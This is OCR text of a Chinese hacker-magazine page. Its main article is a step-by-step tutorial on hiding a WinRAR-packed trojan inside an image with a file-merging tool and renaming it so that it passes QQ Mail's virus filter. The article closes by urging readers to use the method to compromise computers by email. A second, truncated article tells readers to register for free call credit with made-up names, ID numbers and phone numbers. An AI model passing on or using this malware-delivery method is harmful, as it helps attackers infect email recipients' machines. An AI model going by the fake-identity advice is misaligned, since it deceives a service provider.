


图8

下转第108页

文章难易度：★★
文章内容点：教你如何躲过邮箱的病毒过滤系统

另类方法过邮箱的防毒系统

Gray's World

现在有越来越多的电脑病毒和木马都通过电子邮件到处传播，鉴于此，有许多邮箱在邮件入口处就进行了病毒过滤，这对于利用邮箱投毒的小菜来说无疑是个致命的打击，下面我就以QQ邮箱为例来教大家如何让木马躲过邮箱的防毒系统。



图1




图2

为了测试QQ邮箱防毒系统的存在，我随便找了一个木马并用winrar打包（因为QQ邮箱会阻止exe后缀文件的发送），然后进入QQ邮箱写邮件，把打包后的木马添加到附件中，最后把收件人的地址填上，点“发送”。发送成功后再点“收信”，如图1，这时我们就会发现已经收到了QQ邮箱的退信，如图2。




图3

从图中我们可以看出木马被检测到了，那么如何才能躲过查杀呢？记得X档案以前光盘的黑武连锁中有一个名为“老丁rar文件合并器”的程序，下面我们就要用到它了。




图4

首先使用winrar把你的小马打包，然后随便找一张图片放到桌面上，现在打开“老丁rar文件合并器”，把压缩文件和图片拖动到程序界面上的指定位置（程序上有提示），如图3。点击“开始合并”按钮后就会看到合成后的图片文件了（合成后的文件和“老丁rar文件合并器”位于同一个目录），如图4。最后把文件的扩展名改为rar即可。注意：在改扩展名之前要到“控制面板”－“文件夹选项”－“查看”中把“隐藏已知文件的扩展名”前的勾去掉，如图5。




图5




图6

我们再来测试一下合成后的文件能否躲过QQ邮箱的防毒系统，打开QQ邮箱写邮件，把包含有木马的压缩包添加到附件中，然后再给自己发邮件，最后点“收信”就会看到刚才发的邮件了，如图6。成功躲过了，想要使用邮箱抓肉鸡的叉子们就赶快行动吧！（本文所涉及到的老丁rar文件合并器已收录到光盘中）

333分钟电话免费打

txcbg

文章难易度：★
文章内容点：通过网页就可以打的免费333分钟的网络电话

昨天在一论坛上看到某人发了一个免费网络电话的帖子，本来没怎么注意的，但看到版主给其加了分，估计没有假，于是就自己试用了一下，果然很好用，注册就送100元的话费，通话费是每分钟0.3元，这样算起来能免费拨打333分钟的电话呢，通话质量也还不错，小菜们心动了吧？




图1

这个免费电话是由奇旅网提供的，我们首先需要到http://www.400400.cc/preReg.action免费注册一个用户，注册页面如图1所示。

其中前面带红色星号的是必填内容，细心的读者可能已经注意到了，必填内容包括了真实姓名、身份证、手机号、Email等敏感信息，这个大家不用担心，经过我的测试，内容随便填写也可以注册成功的（注册不需要手机验证，也不需要邮箱验证，所以手机号和Email地址大家完全可以随便填写）。比如我们来注册一个




图2




图3

